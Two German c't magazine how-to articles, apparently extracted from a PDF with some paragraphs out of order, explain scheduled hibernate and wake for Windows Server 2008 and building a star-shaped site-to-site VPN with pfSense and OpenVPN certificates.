Viele Server werden rund um die Uhr gebraucht – aber längst nicht alle. Dann lässt sich erheblich Energie sparen, wenn man den Server zwischenzeitlich abschaltet oder in einen Energiesparmodus versetzt. Schluckt die Maschine beispielsweise 50 Watt, mindern acht Stunden Nachschlaf die jährliche Stromrechnung um rund 30 Euro. Für Windows Home Server gibt es zu diesem Zweck ein Add-in (siehe c't-Link am Ende des Artikels), aber auch beim Betriebssystem Windows Server 2008 lässt sich das Aus- und Wiedereinschalten mit der „Aufgabenplanung“ bequem einstellen. Die Zeitpunkte muss man dabei freilich mit Bedacht wählen – das System schaltet auch dann ab, wenn Nutzer noch Daten kopieren. Außerdem vertragen manche Server-Dienste möglicherweise keine längeren Pausen; das muss man im Einzelfall vorher klären.

Besonders einfach gelingt die Zeitsteuerung, wenn das System die Energiesparfunktion „Ruhezustand“ sauber unterstützt. Dann lassen sich die Zeitpunkte zum Einschlafen und Aufwachen

komplett vom Betriebssystem steuern. Wenn der Server indes Probleme mit dem Aufwachen aus dem Ruhezustand hat oder dieser Modus aus anderen Gründen nicht infrage kommt, werden Experimente nötig: Nur manche Mainboards lassen sich vom Betriebssystem anweisen, aus dem Soft-off-Zustand zeitgesteuert hochzufahren. Bei vielen anderen lässt sich eine Weckzeit aber im BIOS-Setup programmieren.

ACPI-Grenzen

Die ACPI-Spezifikation sieht vor, PCs zeitgesteuert aus Energiesparmodi zu reaktivieren, um bestimmte Aufgaben zu erledigen. Solche lassen sich unter Windows mit der Aufgabenplanung (früher: Geplante Tasks) einrichten. Das System kann den Computer aber dazu – streng nach dem Wortlaut der ACPI-Spezifikation – nur aus einem der Sparmodi wecken, die bei Windows Server 2008 R2 und Windows 7 „Energie sparen“ (ACPI S3) beziehungsweise Ruhezustand (S4) heißen. Nach dem „Herunterfah-

ren“ wechselt Computer jedoch in den vermeintlich ausgeschalteten Soft-off-Zustand (S5).

Für einen Server ist Suspend-to-RAM alias „Energie sparen“ wenig geeignet – zieht man dann versehentlich das Stromkabel ab, gehen möglicherweise Daten verloren. Dieses Problem umgeht der Ruhezustand, der auch Hibernation oder Suspend-to-Disk heißt, weil das System seinen Zustand dabei in die Datei hiberfil.sys schreibt, bevor es einschläft. Die erwähnte Datei erreicht dieselbe Größe wie das RAM und muss stets auf der Systempartition (üblicherweise C:\) liegen. Das ist bei Servern mit sehr viel Hauptspeicher möglicherweise problematisch. Bei Windows Server 2008 R2 ist der Ruhezustand standardmäßig nicht vorgesehen, lässt sich aber von einer mit Administratorrechten gestarteten Kommandozeile (cmd.exe) aus mit dem Befehl powercfg /h on aktivieren.

Eine Schaltfläche für den Ruhezustand fehlt Windows Server auch nach dieser Behandlung, doch im Energiesparplan – unter den erweiterten Einstellungen – sollte nun der Ruhezustand als Option erscheinen. Hier stellt man auch sicher, dass der „hybride Standbymodus“ nicht zulässig ist. Anschließend sollte geprüft werden, ob das System problemlos in den Ruhezustand wechselt und auch wieder aufwacht. Von der Kommandozeile aus legt der Befehl shutdown /h den Rechner schlafen, ein Druck auf den Einschalttaster am Gehäuse weckt ihn wieder auf. Lässt sich dieses Prozedere einmalig problemlos wiederholen, eignet sich das Gerät vermutlich für den zuverlässigen Energiesporschlauf. Gegen Probleme helfen außer BIOS-Updates manchmal frische Hardware-Treiber für Komponenten wie Grafikkarte, Hostadapter oder Mainboard-Chipsatz.


Jetzt kommt die Windows-Aufgabenplanung zum Einsatz, wo man – als Administrator am System angemeldet – zwei „einfache Aufgaben“ anlegt. Die erste legt den Server schlafen. Für einen Testlauf wählt man zunächst probeweise einen Startzeitpunkt in naher Zukunft, beispielsweise 15 Minuten später, und lässt dann ein „Programm starten“, nämlich C:\Windows\System32\shutdown.exe mit dem „hinzugefügten Argument“ /h. Unter

„Eigenschaften“ legt man fest, dass diese Aufgabe „unabhängig von der Benutzeranmeldung“ ausgeführt wird. Damit das Betriebssystem die Aufgabe wie geplant erledigt, ist die Eingabe des Administratorpassworts nötig.

Nun kommt der Wecker dran. In der Aufgabenplanung ist das Aufwachen als solches jedoch nicht vorgesehen. Da hilft eine erfundene Aufgabe, die fast nichts tut: Ein per Texteditor angelegtes Batch-Skript namens nixtun.bat, das in C:\Skripte\ liegt und die einzige Befehlszeile echo nix enthält. Nach demselben Muster wie die Einschlaf-Aufgabe „plant“ man nun das Wecken, im Probelauf rund 10 Minuten nach dem Einschlafen, und lässt das Programm C:\Skripte\nixtun.bat ausführen. Auch das soll unabhängig von der Benutzeranmeldung erfolgen, aber es ist – vor der abermaligen Eingabe des Administratorpassworts – noch eine wichtige Option zu wählen: Bei den „Eigenschaften“ der Weck-Aufgabe gilt es, unter „Bedingungen“ ein Häkchen zu setzen bei „Computer zum Ausführen der Aufgabe reaktivieren“ – denn genau das ist ja der eigentliche Zweck.


Funktioniert der Testlauf, ändert man anschließend bloß noch die Einschlaf- und Weckzeiten, beispielsweise auf 20.00 beziehungsweise 7.30 Uhr – fertig! Gibt es jedoch Probleme mit dem Ruhezustand, kann man ausprobieren, ob sich der Rechner vielleicht aus dem Soft-off-Modus wecken lässt. Dazu genügt eine Änderung der Ausschalt-Aufgabe: Sie muss shutdown.exe mit der Option /s statt /h aufrufen, dann fährt der Server nach 60 Sekunden herunter.

Wacht er nicht wieder auf, löscht man nach einem Neustart die Weck-Aufgabe und muss aufs BIOS-Setup hoffen: Nicht selten findet sich dort eine Option zum zeitgesteuerten Einschalten des Rechners – manchmal heißt sie „Wake System from S5“. Wenn alle Stricke reißen, hilft vielleicht eine Schaltuhr in Verbindung mit der BIOS-Setup-Option „Power On After AC Power Loss“. Einige Zeit nach dem zeitgesteuerten Herunterfahren unterbricht die Schaltuhr die Stromzufuhr; sobald später wieder 230 Volt am Netzteil anliegen, sollte das Mainboard starten. (ciw)



Die Windows-Aufgabenplanung wird auch an bestimmten Wochentagen aktiv.

Anzeige



Karsten Violka

Fernbeziehungen

Ein Site-to-Site-VPN mit OpenVPN und pfSense

Die Firewall-Distribution pfSense macht es leicht, dedizierte Router zu konfigurieren und via OpenVPN zu verknüpfen. Mit der hier vorgestellten Lösung koppelt ein Server mehrere entfernte Netze zu einem gemeinsamen VPN. So kann man Familien oder Büros mit verteilten Niederlassungen ganz ohne eine VPN-Installation auf den Desktops miteinander verbinden.

DSL-, aber auch Fernsehkabel-Angebote bieten einen Rückkanal, der mehrere MBit/s erreicht. Damit wird es immer interessanter, sich dauerhaft mit Freunden und Arbeitskollegen zu vernetzen, um sich etwa Dateien bereitzustellen, sich per Fernwartung unter die Arme zu greifen oder Backups auszulagern.

Der pfSense-Software-Router kommt mit sehr preiswerter Hardware aus und bietet dennoch Funktionen, die man selbst bei Profi-Equipment oft vergeblich sucht. Beispielsweise lassen sich mehrere Internet-Leistungen bündeln und man kann einzelnen Diensten unterschiedliche Prioritäten bei der Übertragung zuordnen.

Im Folgenden zeigen wir die Handgriffe, mit denen Sie mittels der Router-Software pfSense ein virtuelles Netz aufbauen, in dem alle Teilnehmer sicher miteinander kommunizieren. Dabei erklären wir nacheinander, wie die für die Authentifizierung erforderlichen Zertifikate erzeugt werden, wie man die Router-Software einrichtet und schließlich das Virtual Private Network konfiguriert.

Das fertige VPN hat eine sternförmige Topologie, bei der ein OpenVPN-Server mehrere LANs miteinander verbindet. Allen LANs verschafft je ein pfSense-Router den Zugang zum Internet. Im Weiteren nennen wir sie Satelliten-Router. Aus den Satelliten-Netzen heraus kann man sich auch an einer Windows-

Domäne anmelden; der Domain Controller steht im LAN hinter dem VPN-Server.

Spar-Hans

Die Router-Software pfSense begnügt sich schon mit einem ausrangierten PC mit zwei Netzwerk-Ports und einer freien Partition oder auch einem USB-Speicherstick mit 1 GByte Kapazität. Eine Netzwerkkarte wird für den Zugang zum Internet verwendet (WAN), die zweite für die Versorgung des LANs. Die Internet-Verbindung kann pfSense entweder über ein DSL-Modem aufbauen oder über einen vorangestellten Router herstellen. Um mehr als eine LAN-Station anzuschließen, koppeln Sie diese über einen Switch mit dem Router. Empfehlenswert sind GBit-Switches. Die gibt es mit fünf LAN-Ports ab rund 20 Euro.

Alternativ bekommt man pfSense im Paket mit einem lüfter- und festplattenlosen stromsparenden Kleinst-PC auf Basis der Alix-Mainboards; sie kosten rund 200 Euro [1].

Und schließlich kann man pfSense auch als virtuelle Maschine in VirtualBox oder VMware betreiben. Ein dafür vorbereitetes VM-Image mit pfSense 1.2.3 finden Sie auf der DVD der c't 19/10 und unter dem c't-Link am Ende dieses Beitrags.

Shell-Abkürzung

Der pfSense-Router hat drei VPN-Verfahren an Bord. Wir haben OpenVPN ausgewählt, weil es deutlich leichter zu administrieren ist als IPSec und den Ruf genießt, sicherer zu sein als Microsofts PPTP. Zudem lässt sich OpenVPN mit nur kurzen Ausflügen in die umständliche Kommandozeileumgebung einrichten. Die für die Authentifizierung nötigen Zertifikate erzeugt man zum Beispiel auf einem Windows-PC und fügt sie dann per Copy & Paste in die komfortable (allerdings englischsprachige) Web-Oberfläche ein.

Für die hier vorgestellte Konfiguration, die mehrere Satelliten-Netze mit einem Server-Netz verknüpft, haben wir uns für die Kopp lung per Routing-Technik entschieden. Mit dem Bridge-Modus, den OpenVPN auch beherrscht, wären die Satelliten-Netzwerke direkt in das Server-Netz integriert. Dabei verwenden alle dasselbe IP-Netz und auch Broadcasts laufen über den Tunnel – so, als würden alle Teilnehmer am selben Switch hängen. Das wäre zwar für manche Anwendungen nützlich, etwa für LAN-Spiele, bringt aber Probleme mit sich, weil es dann nur einen DHCP-Server für das VPN geben kann. Falls dabei die Internet-Leitung ausfällt, erhalten die Clients in den Satelliten-Netzen keine IP-Adressen mehr.

In der hier vorgestellten Routing-Konfiguration dagegen sind die Subnetze über Routen gekoppelt und jedes LAN verwendet seinen eigenen Adressbereich. Im Beispiel sind das private IP-Adressen aus dem Bereich 10.10.0.0/16 – die erste Filiale nutzt den Adressbereich 10.10.1.0/24, die zweite den Bereich 10.10.2.0/24 und so weiter. pfSense schickt dabei nur Pakete ins VPN, die für einen Rechner am anderen Ende des Tunnels bestimmt sind. Alle übrigen gehen direkt ins Internet. So können die Außenstellen trotz der VPN-Anbindung ungebremst surfen.

Den pfSense-Router kann man auch hinter einem zweiten Router betreiben, beispielsweise hinter einem vom Provider gestellten Gerät. Stellen Sie in diesem Fall sicher, dass alle IP-Adressbereiche im gesamten System nur je einmal vorkommen. Wenn Laptops oder Smartphones via WLAN Zugang zum VPN erhalten sollen, braucht man einen Access-Point, der an einem LAN-Port des pfSense-Routers angeschlossen ist. Falls Sie dem pfSense-Router einen Provider-Router mit eigenem WLAN vorgeschaltet haben, empfiehlt es sich, dessen WLAN abzuschalten, um unnötige Verwirrung zu vermeiden.

Soll-Zustand

Die pfSense-Router der Außenstellen bauen einzelne OpenVPN-Verbindungen zum Ser-

ver-Netz auf. Über diese verschlüsselten Kanäle schicken die Router Pakete, die für das Server-Netz oder eines der anderen Satelliten-Netze bestimmt sind. So kommunizieren alle angeschlossenen Rechner auch zwischen den Außenstellen. Auf den Client-PCs muss dafür nichts konfiguriert werden: Sobald die Clients von ihrem pfSense-Router eine lokale IP-Adresse aus dem Bereich 10.10.x.x erhalten, sind sie für die Teilnahme an der VPN-Kommunikation bereit.

OpenVPN bietet zwei Methoden zur Anmeldung: Bei „Preshared Keys“ verwenden die Kommunikationspartner denselben geheimen Schlüssel. Diese Methode ist aber nur für eine Punkt-zu-Punkt-Verbindung empfehlenswert. Im Folgenden zeigen wir, wie Sie die Authentifizierung mit Zertifikaten absichern, die mit Paaren aus privaten und öffentlichen Schlüsseln arbeiten. Diese Art der Authentifizierung ist empfehlenswert, weil der Administrator einzelne Teilnehmer leicht wieder aus dem Netz aussperren kann, indem er auf dem Server ein Zertifikat für ungültig erklärt (er trägt es in die „Certificate Revocation List“ ein).

Die Zertifikate lassen sich leicht per Kommandozeile erstellen. OpenVPN bringt dafür die Skriptsammlung easy-rsa mit. Die Skripte erzeugen Zertifikate, die 3650 Tage gültig sind. Um die Zertifikate unter Windows zu erstellen, installieren Sie zunächst OpenVPN 2.13 in der „Community-Version“ (siehe c't-Link).

Öffnen Sie eine Eingabeaufforderung mit Administratorrechten und wechseln Sie unter Windows XP in das Verzeichnis %programfiles%\OpenVPN\easy-rsa. Unter Vista oder Windows 7 wechseln Sie in das Verzeichnis %programfiles(x86)%\OpenVPN\easy-rsa. Setzen Sie mit dem Befehl init-config die Skripte zurück und bereiten Sie sie für den ersten Start vor.

Kopieren Sie die Datei vars.bat aus dem easy-rsa-Verzeichnis auf den Desktop und öffnen Sie sie mit einem Texteditor. Für ein 64-Bit-Windows ändern Sie die Zeile, in der die Variable HOME definiert wird, in:

```
set HOME=%programfiles(x86)%\OpenVPN\easy-rsa
```

Andernfalls finden die Skripte den Programmfpfad nicht. Bearbeiten Sie im unteren Abschnitt die Werte für die Variablen KEY_COUNTRY, KEY_PROVINCE, KEY_CITY, KEY_ORG, KEY_EMAIL. Damit legen Sie die Vorgaben für das Zertifikat fest. Speichern und kopieren Sie vars.bat in den easy-rsa-Ordner zurück; nicken Sie dafür die Sicherheitsabfrage ab. Mit der Befehlsfolge vars und clean-all bereiten Sie die Erstellung der „Certification Authority“ (CA) vor. Diese enthält den privaten Schlüssel der „Ausgabestelle“, ca.key. Mit diesem werden die weiteren Schlüssel signiert. Der ca.key ist für den Betrieb des VPN nicht notwendig – Sie sollten ihn aber gesichert aufbewahren, denn nur, wer im Besitz dieses Schlüssels ist, kann weitere Zertifikate ausstellen.


Starten Sie nun build-ca. Das Skript schlägt die zuvor in vars.bat eingetragenen Werte vor, die Sie mit der Enter-Taste übernehmen. Zusätzlich können Sie einen Namen für die „Organizational Unit“ wählen, etwa die Abteilung Ihres Unternehmens. Als „Common Name“ wählen Sie „openvpn-ca“. Im nächsten Schritt erstellt der Aufruf


```
build-key-server openvpn-ca
```

das Schlüsselpaar für die Server-Seite der OpenVPN-Konfiguration. Auf die Frage nach dem „Common Name“ antworten Sie mit „server“. Das „Challenge Password“ lassen Sie leer. Um das Zertifikat auszustellen, bejahen Sie die beiden abschließenden Fragen „Sign the certificate?“ sowie „1 out of 1 certificate requests certified, commit?“. Auf ähnliche Weise erstellen Sie anschließend mit

```
build-key client1  
build-key client2
```

die Schlüsselpaare für die Satelliten-Router. Auf den „Common Name“, den Sie auf client1, client2 und client3 setzen, beziehen sich im





Damit der OpenVPN-Server die UDP-Pakete der Satelliten-Router entgegennehmen kann, bohrt man auf dem pfSense-Server zunächst ein Loch in die Firewall.

Kiddies", die das Internet nach potenziell verwundbaren Open-VPN-Servern scannen, den Server zu entdecken. Im hier beschriebenen Beispiel behalten wir die Voreinstellung bei.

Tragen Sie im Feld Description „OpenVPN“ ein und speichern Sie die Einträge über „Save“. Um den Server einzurichten, wechseln Sie auf die Seite VPN/OpenVPN. Auf dem Reiter „Server“ fügen Sie einen neuen Eintrag hinzu. Nur die in den folgenden Absätzen angesprochenen Optionen sollten Sie bearbeiten – die restlichen lassen Sie unverändert.

Im Feld „Adresspool“ tragen Sie das Netz „172.22.22.0/24“ ein. Diese Adressen verwendet OpenVPN, um die Tunnel aufzubauen, die Anwender bekommen sie jedoch nicht zu sehen (Transfernetz). Schalten Sie die „Authentication method“ auf „PKI“ um und dann die Checkbox „Client-to-client VPN“ ein. Wählen Sie unter „Cryptography“ den Algorithmus AES-128-CBC – diese Methode ist für die meisten Anwendungen sicher genug und schnell. Wenn die Router-Hardware eine schnelle CPU hat, können Sie auch einen 256 Bit langen Schlüssel wählen.

Das Feld „Shared Key“ bleibt leer, weil statt dessen die PKI-Methode zum Einsatz kommt. Öffnen Sie die zuvor erstellten Zertifikate mit einem Texteditor und kopieren Sie die Inhalte in die zugehörigen Textfelder, also „CA certificate“ (ca.crt), „Server certificate“ (server.crt), „Server Key“ (server.key) und „DH parameters“ (dh1024.pem). Bei den .crt-Dateien genügt es, jeweils den Block am Ende der Datei zu kopieren, inklusive der einrahmenden Zeilen „Begin“ und „End certificate“.

Setzen Sie den Haken bei „LZO compression“. So werden die Daten, die der Router über den Tunnel schickt, komprimiert. Die „Custom Options“ reicht pfSense direkt an OpenVPN weiter. Hier sorgen drei route-Kommandos dafür, dass die Pakete ihren Weg aus den

Folgenden die Client-spezifischen Konfigurationsoptionen. Erstellen Sie schließlich über der Befehl build-dh die Datei mit Zufallsparametern für das Diffie-Hellman-Protokoll, das für den Schlüsselaustausch zwischen Server und Satelliten-Routern zum Einsatz kommt.

Alle nötigen Schlüsseldateien, deren Inhalt Sie in die pfSense-Weboberfläche übertragen können, finden Sie nun im Unterverzeichnis keys. Diese Dateien sollten Sie gut aufbewahren und vor fremdem Zugriff schützen.

Router-Brut

Unter dem Link am Ende dieses Beitrags finden Sie das bootfähige Image der pfSense-Distribution, das sich zum Testen als Live-CD starten oder per Bootmenü auch auf der Platte installieren lässt. Beim ersten Start ordnen Sie die Netzwerk-Ports für das lokale Netz (LAN) und das Internet zu (WAN). Per „auto detection“ kann pfSense diese Informationen auch selbst ermitteln. Sobald das pfSense-Menü erscheint und die am WAN-Anschluss per DHCP ermittelte Adresse ausgibt, ist der Router über einen Webbrowser ansprechbar und für die übrige Konfiguration bereit.

Ein PC, der mit dem LAN-Port verbunden ist, sollte nun vom DHCP-Server eine IP-Adresse aus dem Bereich 192.168.1.0/24 erhalten. Öffnen Sie mit einem Browser die Adresse <http://192.168.1.1>, und loggen Sie sich mit dem Namen „admin“ und dem Passwort „pfSense“ in die Konfigurationsoberfläche ein.

Beim ersten Start fragt ein Assistent die Eckdaten ab, also zunächst die Einwahldaten für den Internet-Provider. Für die WAN-Schnittstelle müssen Sie keinen DNS vorgeben, pfSense übernimmt diese Information via PPPoE oder DHCP. Als Zeitzone wählen Sie „Europe/Berlin“ und übernehmen den vorgeschlagenen Zeitserver.

Für den WAN-Port wählen Sie DHCP, wenn pfSense hinter einem anderen Router angeschlossen ist. In diesem Fall darf der Schalter „RFC1918 Networks: Block private networks from entering via WAN“ nicht aktiviert sein. Andernfalls weist die Firewall Pakete aus dem äußeren LAN ab, das ein privates IP-Netz ver-

wendet. pfSense kann aber auch selbst eine Verbindung über ein DSL-Modem aufbauen, dafür dient das Protokoll PPPoE.

Tragen Sie nun für die LAN-Schnittstelle den IP-Adressbereich und die Subnetzmaske wie im Diagramm dargestellt ein. Weil der Server anders konfiguriert wird als die Satelliten, geben wir ihm der einfacheren Unterscheidbarkeit halber die Adresse 10.1.1.1. pfSense übernimmt dann das Netz 10.1.1.1/24 automatisch für seinen DHCP-Server. Die Satelliten-Router konfigurieren Sie jeweils für die lokalen Netze 10.10.1.1/24 bis 10.10.3.1/24.

Nach einem abschließenden Neustart sollten Client-PCs Adressen aus dem neuen Subnetz erhalten. Die IP-Adresse des lokalen PC aktualisieren Sie unter Windows in einer Eingabeaufforderung mit ipconfig /release und ipconfig /renew. Vom Client-PC aus sollte nun der Internet-Zugriff über pfSense klappen.

Umschlagsplatz

Jetzt konfigurieren Sie pfSense auf der Server-Seite, sodass der Router als OpenVPN-Gegenstelle die Verbindungen der Satelliten-Router entgegennimmt.

Die pfSense-Firewall lässt in der Grundkonfiguration keine Pakete durch, die sie keiner Verbindung zuordnen kann. Damit der OpenVPN-Server von außen erreichbar wird, bohren Sie ein Loch in die Firewall: Auf der Seite Firewall/Rules klicken Sie rechts neben der Tabelle auf das Plus-Icon, um eine neue Regel hinzuzufügen. Die Regel soll für das WAN-Interface gelten, als Protokoll tragen Sie UDP ein. Open-VPN funktioniert auch mit TCP, die UDP-Variante verursacht aber weniger Verwaltungsaufwand und ist die erste Wahl, solange es damit kein Problem gibt, etwa das Routing nicht einwandfrei funktioniert oder zu viele Pakete unterwegs verloren gehen.

Die „Destination“ belassen Sie bei „any“ und wählen bei „Destination Port Range“ im Menü „from“ den Eintrag „OpenVPN“ als Zielport aus, was dem Port 1194 entspricht. Aus Sicherheitsgründen kann es sinnvoll sein, den Server auf einem anderen Port lauschen zu lassen – damit erschweren Sie es „Skript-



Die auf Windows erzeugten Zertifikate lassen sich mit einem beliebigen Texteditor öffnen und von dort bequem per Copy & Paste zur pfSense-Konfiguration hinzufügen.

Satelliten-Netzen zum Server-Netz sowie untereinander finden. Die Anweisung route 10.10.0.0 255.255.0.0;

bewirkt, dass der Open-VPN-Server Pakete, die an eines der Satelliten-Netze adressiert sind, in den Tunnel schickt (10.10.1.0/24, 10.10.2.0/24 und so weiter). Die Befehle

```
push "route 10.1.1.0 255.255.255.0";
push "route 10.10.0.0 255.255.0.0";
```

nennen Routen, die an die Satelliten-Router rausgegeben werden. Sie wirken sich auf alle Satelliten aus: Der erste Befehl leitet Pakete, die für das Server-Netz bestimmt sind, ins VPN. Der zweite vernetzt die Satelliten-Router untereinander: In der Außenstelle schickt pfSense Daten, die an ein Netz aus dem Bereich 10.10.0.0/24 bestimmt sind, über den Tunnel und auf der anderen Seite leitet es der Server in das Zielnetz weiter. Speichern Sie die Einstellungen und öffnen Sie oben im Browser-Fenster den Reiter „Client specific configuration“. Klicken Sie rechts auf das Plus-Zeichen und tragen Sie für das erste Satelliten-Netz, das mit dem Server Verbindung aufnehmen soll, den „Common Name“ ein, also client1. Tragen Sie im Feld „custom option“

```
iroute 10.10.1.0 255.255.255.0
```

ein, sodass Pakete, die für das eigene Subnetz bestimmt sind, vom Satelliten-Router nicht weiter in das VPN geleitet werden. Speichern Sie die Einträge über „Save“. Legen Sie auf diese Weise weitere Einträge für client2 und client3 an und tragen Sie dabei im Route-Befehl das für den jeweiligen Client gedachte IP-Netz ein.

Falls Sie für die Namensauflösung im LAN WINS-Server einsetzen, tragen Sie dessen IP-Adresse im Feld „DHCP-Opt.: WINS-Server“ ein. Wenn Sie mehr als einen verwenden, trennen Sie die Einträge per Semikolon.

